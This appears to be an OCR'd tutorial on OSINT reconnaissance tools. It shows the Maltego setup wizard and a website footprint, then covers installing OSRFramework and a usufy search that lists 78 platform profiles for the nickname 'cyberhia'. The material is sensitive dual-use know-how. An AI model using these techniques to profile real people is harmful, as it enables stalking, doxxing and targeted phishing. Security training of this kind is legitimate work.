

Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
LOGIN LINK OPTIONS: Copy the link into your preferred browser or open the Browser Login in the default browser.
Log In with Maltego ID
Options
Certificates
Open the link below to Log In to Maltego
https://identity.maltego.com/realms/maltego
Browser Login
STEPS:
• Copy the link into your preferred browser or open the Browser Login in the default browser
• Authenticate in the browser
• Return to the Maltego Client to complete the login process
Copy the link or click on the Browser Login button.
< Back
Next >
Finish
Cancel


Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
LOGIN: Please log in through your browser.
Browser login was successful
Have fun using Maltego!
< Back
Next >
Finish
Cancel



Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
MALTEGO ID ACTIVATION: A summary of the Maltego ID activation process is shown below.
Maltego Graph (Desktop) - Activation Successful!
Your copy of Maltego has been successfully activated.
Click Next to install some transforms that will enable you to extract new information from existing data in your graphs.
< Back
Next >
Finish
Cancel



Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
DOWNLOAD DATA SOURCES: A summary of the progress to fetch items from the chosen Data Sources is shown below.
Complete
The following items were downloaded:
18 Application Servers
186 Transforms
102 Icons
223 Entities
56 Transform Sets
8 Machines
< Back
Next >
Finish
Cancel


Configure Maltego
STEPS
1. License Agreement
2. Login Link Options
3. Login
4. Maltego ID Activation
5. Select Data Sources
6. Download Data Sources
7. Data Sources T&Cs
8. Install Data Sources
9. Help Improve Maltego
10. Web Browser Options
DATA SOURCES T&CS: Accept Terms & Conditions of the chosen Data Sources to continue
Disclaimer
Please accept the following disclaimers:
http://www.google.com/intl/en/policies/terms
https://developers.google.com/terms
https://developers.google.com/terms https://brave.com/terms-of-use/
https://www.deepl.com/en/privacy
https://www.maltego.com/transform-hub/
https://www.recordedfuture.com/terms-of-use
By checking the box, I declare that I have read and understood the terms and conditions of the documents indicated above and I undertake to fully comply with them. I agree and understand that the above documents will govern my use of the Maltego Software and will constitute a binding agreement.
< Back
Next >
Finish
Cancel




Step 3: Once you have successfully signed in, you will have to create a new "Machine". You will have to select the "Footprint L1" machine followed by the name of the website that you want to data mine.





Step 4: This is what the final output will look like after the website has been data mined by Maltego. It will provide a comprehensive tree structure that will explain the structure as well as the data that is used by the website.




What is OSRFramework?


- OSINT is the most common method or technique for collecting information about the target domain or employee of the organization from open-source or publicly available data.
- Mostly malicious hackers use this technique in the attacks of Social Engineering, Phishing, etc.
- But on the good side, we can use this OSINT technique or understanding the scope and getting familiar with our target domain.
- OSRFramework or the Open-Source Research Framework is an automated tool designed in the Python language, which is open-source and free to use.
- OSRFramework is the collection of various sub tools that can help the tester get information about the target domain or victim person.

Steps to install and use OSRFramework:


Step 1: The first step will be to install the python pip. We can use the following command: “sudo apt install python3-pip”.




Step 2: Next we will install the OSRFramework using pip. The command is: “sudo pip3 install osrframework”.




Step 3: After the OSRFramework has been successfully installed, we check for registered accounts with a given nickname with the help of the usufy tool in the OSRFramework. We can use the following command: “usufy -n cyberhia”.






```
                 Coded with ♥ by Yaiza Rubio & Félix Brezo

  -- In 'alias_generator', '--common-words' adds words like `xxx', 'real'… --

      Usufy | Copyright (C) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit <https://www.gnu.org/licenses/agpl-3.0.txt>.


2026-01-06 10:33:07.588760      Starting search in 173 platform(s)... Relax!

        Press <Ctrl + C> to stop...


2026-01-06 10:34:18.683154      Results obtained (78):

Objects recovered (2026-1-6_10h34m).:
```


com.i3visio.URI	com.i3visio.Alias	com.i3visio.Platform
http://forum.bennugd.org/index.php?action=profile;user=cyberhia	cyberhia	Bennugd
https://audioboom.com/cyberhia	cyberhia	Audioboom
http://www.burbuja.info/inmobiliaria/member-cyberhia.html	cyberhia	Burbuja.info
https://www.causes.com/cyberhia	cyberhia	Causes
https://archive.org/details/@cyberhia	cyberhia	Archive
http://cyberhia.blogspot.com.es/	cyberhia	Blogspot
http://armorgames.com/user/cyberhia	cyberhia	Armorgames
https://badoo.com/cyberhia	cyberhia	Badoo
http://www.connectingsingles.com/user/cyberhia	cyberhia	Connectingsingles
http://forum.audiob.us/profile/cyberhia	cyberhia	Audiob
https://crowdin.com/profile/cyberhia	cyberhia	Crowdin
http://forum.cockos.com/member.php?username=cyberhia	cyberhia	Cockos
http://www.dailymotion.com/cyberhia	cyberhia	Dailymotion
http://www.datpiff.com/profile/cyberhia	cyberhia	Datpiff
http://www.emoneyspace.com/forum/index.php?action=profile;user=cyberhia	cyberhia	Emoneyspace
https://www.drupal.org/u/cyberhia	cyberhia	Drupal
http://dzone.com/users/cyberhia	cyberhia	Dzone
https://www.etsy.com/people/cyberhia	cyberhia	Etsy
http://www.chess.com/members/view/cyberhia	cyberhia	Chess
http://www.ebay.com/usr/cyberhia	cyberhia	Ebay
https://ello.co/cyberhia	cyberhia	Ello
https://community.fandom.com/wiki/User:cyberhia	cyberhia	Fandom
https://www.freelancer.com/u/cyberhia	cyberhia	Freelancer
https://github.com/cyberhia	cyberhia	Github
http://www.crokes.com/cyberhia/	cyberhia	Crokes
http://www.echatta.net/component/comprofiler/userprofile/cyberhia	cyberhia	Echatta
https://www.gsmspain.com/foros/u/cyberhia	cyberhia	Gsmspain
http://htcmania.com/member.php?username=cyberhia	cyberhia	Htcmania
http://www.fark.com/users/cyberhia	cyberhia	Fark
https://www.issuu.com/cyberhia	cyberhia	Issuu
https://forums.kali.org/member.php?username=cyberhia	cyberhia	Kali



https://ifunny.co/cyberhia	cyberhia	IFunny
http://www.fanpop.com/fans/cyberhia	cyberhia	Fanpop
http://cyberhia.kinja.com	cyberhia	Kinja
https://www.kickstarter.com/profile/cyberhia	cyberhia	Kickstarter
https://www.enfemenino.com/profile/cyberhia	cyberhia	Enfemenino
https://mastodon.social/@cyberhia	cyberhia	MastodonSocial
http://instagram.com/cyberhia	cyberhia	Instagram
http://www.kongregate.com/accounts/cyberhia	cyberhia	Kongregate
https://medium.com/@cyberhia	cyberhia	Medium
https://developer.mozilla.org/es/docs/user:cyberhia	cyberhia	Mozilla
https://nairaland.com/cyberhia	cyberhia	Nairaland
http://www.myfitnesspal.com/user/cyberhia/profile/cyberhia	cyberhia	MyFitnessPal
http://www.meneame.net/user/cyberhia	cyberhia	Meneame
https://pawoo.net/@cyberhia	cyberhia	Pawoo
http://www.netvibes.com/cyberhia	cyberhia	Netvibes
https://www.patreon.com/cyberhia	cyberhia	Patreon
http://www.rankia.com/usuarios/cyberhia	cyberhia	Rankia
http://forum.pjrc.com/member.php?username=cyberhia	cyberhia	Pjrc
http://cyberhia.newgrounds.com/	cyberhia	Newgrounds
http://www.ripenear.me/users/cyberhia	cyberhia	Ripenear
http://www.poker-red.com/foros/member.php?username=cyberhia	cyberhia	Pokerred



http://www.spoj.com/users/cyberhia	cyberhia	Spoj
http://open.spotify.com/user/cyberhia	cyberhia	Spotify
https://steemit.com/@cyberhia	cyberhia	Steemit
https://seatwish.com/us/user/cyberhia	cyberhia	SeatWish
http://www.theverge.com/users/cyberhia	cyberhia	Theverge
https://trakt.tv/people/cyberhia	cyberhia	Trakt
https://tippin.me/@cyberhia	cyberhia	tippin_me
http://www.vexforum.com/u/cyberhia	cyberhia	Vexforum
http://www.viddler.com/channel/cyberhia	cyberhia	Viddler
http://profile.typepad.com/cyberhia	cyberhia	Typepad
https://unsplash.com/@cyberhia	cyberhia	Unsplash
http://vimeo.com/cyberhia	cyberhia	Vimeo
http://forum.videohelp.com/member.php?username=cyberhia	cyberhia	Videohelp
https://vk.com/cyberhia	cyberhia	Vk
http://teamtreehouse.com/cyberhia	cyberhia	Teamtreehouse
http://ar.wikipedia.org/wiki/user:cyberhia	cyberhia	Wikipedia_ar
http://ca.wikipedia.org/wiki/Usuari:cyberhia	cyberhia	Wikipedia_ca
http://forums.winamp.com/member.php?username=cyberhia	cyberhia	Winamp
http://www.wittyprofiles.com/author/cyberhia	cyberhia	Witty
https://forum.zentyal.org/index.php?action=profile;user=cyberhia	cyberhia	Zentyal
http://www.wykop.pl/ludzie/cyberhia	cyberhia	Wykop



http://www.wishlistr.com/profile/cyberhia	cyberhia	Wishlistr
http://www.boonex.com/cyberhia	cyberhia	Boonex
http://www.sencha.com/forum/member.php?username=cyberhia	cyberhia	Sencha
https://notabug.org/cyberhia	cyberhia	Notabug

2026-01-06 10:34:18.731097 You can find all the information here:
./profiles.csv


2026-01-06 10:34:18.731209 Finishing execution...

